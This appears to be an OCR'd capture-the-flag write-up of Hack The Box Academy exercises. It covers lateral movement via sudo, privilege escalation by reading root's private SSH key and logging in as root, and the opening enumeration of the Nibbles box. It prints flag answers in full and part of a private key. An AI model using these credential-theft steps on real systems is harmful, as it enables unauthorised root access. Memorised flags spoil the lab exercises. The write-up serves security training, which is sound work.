
We have the opportunity to switch users.

```
sudo -su user2
```



```
user1@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ sudo -su user2
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home/user1$ whoami
user2
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home/user1$ pwd
/home/user1
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home/user1$
```

You are user2 in user1’s directory.
Navigate to user2's directory by executing ls and cd commands as required




```
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home/user1$ cd ..
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home$ ls
user1  user2
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:/home$ cd user2
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ pwd
/home/user2
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ ls
flag.txt
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ cat flag.txt
HTB{l473r4l_m0v3m3n7_70_4n07h3r_u53r}
```

Privilege Escalation

Once you gain access to 'user2', try to find a way to escalate your privileges to root, to get the flag in '/root/flag.txt'.

Answer: HTB{pr1v1l363_35c4l4710n_2_r007}

- /root/.ssh/id_rsa: This path points to the private SSH key for the root user. The .ssh directory typically contains SSH configuration files, and id_rsa is the default filename for the private key used for SSH authentication.




```
user2@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~$ cat /root/.ssh/id
_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3nX57B1Z2nSHY+aaj4lKt9lyeLVNiFh7X0vQisxoPv9BjNppQxV
PtQ8csvHq/GatgSo8oVyskZIRbWb7QvCQI7JsT+Pr4ieQayNIoDm6+i9F1hXyMc0VsAqMk
05z9YKStLma0iN6l81Mr0dAI63x0mtwRKeHvJR+EiMtUTlAX9++kQJmD9F3lDSnLF4/dEy
```

In order to leverage the private key for privilege escalation, we should make a copy of this file.


Open a new terminal window.

nano id_rsa

Copy + Paste




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ nano id_rsa
```




```
  GNU nano 7.2                        id_rsa *
CeTUQKMlEp5ds0YKfzN1z4lj7NpCv003I7CQwSESjVtYPKia17WvOFwMZqK/B9zxox
wQC8vlpL0kDA/CJ/nIp1hxJoh34av/ZZ7nKymOrqJOi2Gws5uwmrOr8qlafg+nB+Iq
pTErmbc2DHuoZp/kc58QrJe1sdPpXFGTcvMlk64LJ+dt9sWEToGI/VDF+Ps3ovmeyz
+XjUNQ6k9VLZqd2M5rhONefNxM+LKR4xjZWHyE+neWMSgELtROtonyekaPsjOEydSy
cSYlNtEk6EW92xZBojJB7+4RGKh3+YNwvocvUkHWDEKADBO7YAAADBAPRj/ZTM7ATS
TcHWJpTiaw8oSWKbAmvqAtiWarsM+NDlL6XHqeBL8QL+vczaJjtV94XQc/3ZBSao/W
InrD4hdj1FOG6ErQZns6vG1A2VBOEl8qu1r5zKvq5A6vfSzSlmBkW7XjMLJ0GiomKw
vPI0QJaLvUWnU/2rRm7mqFCCbaVl2PYgiO6qat9TxI2y7scsLlY8cjLjPp2ZobIZN5
34b8afl+MxqFW3I5pjDrfi5zWkCypILwAAAMEAwDETdoE8mZK7wOeBFrmYjYmszaD9
m4kLJg4kHm4zHCmKUVTEb9GpEZr1hnSSVb+qn61ezSgYn3yvClGcyddIht61i7MwBt
ZGQvP/9j2jexpc1Sq0g+l7hKK/PmOrXRk4FFXk+j6l0m7z0TGXzVDiT+yCAnv6Rla/
7v0aCqLbhyFZBQ9WdyAMU/DKiZRM6knckt61TEL6ffzToNS+sQu0GSh6EYzdpUfevw
QfPM8OxSjcVJCpAAAAEXJvb3RANzZkOTFmZTVjMjcwAQ==
-----END OPENSSH PRIVATE KEY-----

          [ line 39/39 (100%), col  1/ 1 (100%), char 2602/2602 (100%)
```

With the copy of the private key in hand, we proceeded to establish an SSH connection as root user. The command used was as follows:

```
ssh root@[ip] -p [port] -i id_rsa
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ ssh root@83.136.254.37 -p 43951 -i id_rsa
```



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```


Unfortunately, during our attempt to SSH as root, we encountered an issue with the permissions of the private key file. The file was found to have insufficient permissions. To rectify this situation, we modified the file permissions using the following command:

```
chmod 600 id_rsa
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ ls -la
-rw-r--r--  1 htb-ac-1435902 htb-ac-1435902    2602 Oct 10 04:33 id_rsa
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ chmod 600 id_rsa
-rw-------  1 htb-ac-1435902 htb-ac-1435902    2602 Oct 10 04:33 id_rsa
drwxr-xr-x  4 htb-ac-1435902 htb-ac-1435902    4096 Oct 10 03:37 .java
```

This change should allow us to establish a successful SSH connection as root user without having to enter a password.



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-f8dkkfkn4c]─[~]
└──╼ [★]$ ssh root@83.136.254.37 -p 43951 -i id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)
```

Having successfully escalated our privileges, we were able to retrieve the flag located at '/root/flag.txt'



```
root@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~# ls
flag.txt
root@ng-1435902-gettingstartedprivesc-qy4m7-597b6877-4b8w4:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
```


Nibbles - Enumeration

Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)

Answer: 2.4.18

```
nmap --open -sV -sC [ip]
```


We also note that the target has web and SSH ports open.



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rktyq0tb1k]─[~]
└──╼ [★]$ nmap --open -sV -sC 10.129.188.154
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 04:50 CDT
Nmap scan report for 10.129.188.154
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

Keep enumerating.

```
whatweb [ip] -v --no-errors
```




```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rktyq0tb1k]─[~]
└──╼ [★]$ whatweb 10.129.188.154 -v
WhatWeb report for http://10.129.188.154
Status    : 200 OK
Title     : <None>
IP        : 10.129.188.154
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]
```

There are several issues related to the HTTP headers. Are they relevant to this module? Probably not, but lets go through them anyway.


- **Last Modified Indicates Inactivity**: The 'Last Modified' header indicates when a resource was last modified. However, its value in this particular case suggests that the application has not been actively monitored or updated for approximately seven years. This poses a significant risk as outdated applications may contain security vulnerabilities that could be exploited. Furthermore, an accessible web resource without proper monitoring can unintentionally become a potential platform for malicious activities.

- **ETag (Entity Tag) as a Security Concern**: The 'ETag' header is typically used for web caching purposes, providing a unique identifier for a specific version of a resource. However, if not implemented correctly, attackers can manipulate these tags to cause clients to retrieve stale or malicious versions of resources instead of the intended up-to-date ones. This could lead to security vulnerabilities, as users might unknowingly access compromised data or execute potentially harmful code.



```
HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 10 Oct 2024 09:53:56 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Last-Modified: Thu, 28 Dec 2017 20:19:50 GMT
        ETag: "5d-5616c3cf7fa77-gzip"
        Accept-Ranges: bytes
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 96
        Connection: close
        Content-Type: text/html
```


Upon visiting the site through a web browser, it appeared to display "Hello world" as its content. But as always, inspect.



Hello world!


There is a comment in the source code which read "<!--/nibbleblog/ directory-->".

So… nothing interesting or very interesting? The curious cat dictates that we must explore potential subdomains. You know we're going to pay a visit.




```
<html data-darkreader-mode="dynamic" data-darkreader-scheme="da
  <head> ••• </head>
  <body>
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
</html>
```

Towards the bottom of the page, there was a noticeable indication that the site is "Powered by Nibbleblog." As part of our investigation, it becomes crucial for us to locate any known vulnerabilities or exploits related to the Nibbleblog platform. We could Google for it or we could take this opportunity to utilize searchsploit.




Atom · Top · Powered by Nibbleblog

```
searchsploit nibbleblog
```



```
┌─[eu-academy-6]─[10.10.14.4]─[htb-ac-1435902@htb-rktyq0tb1k]─[~]
└──╼ [★]$ searchsploit nibbleblog
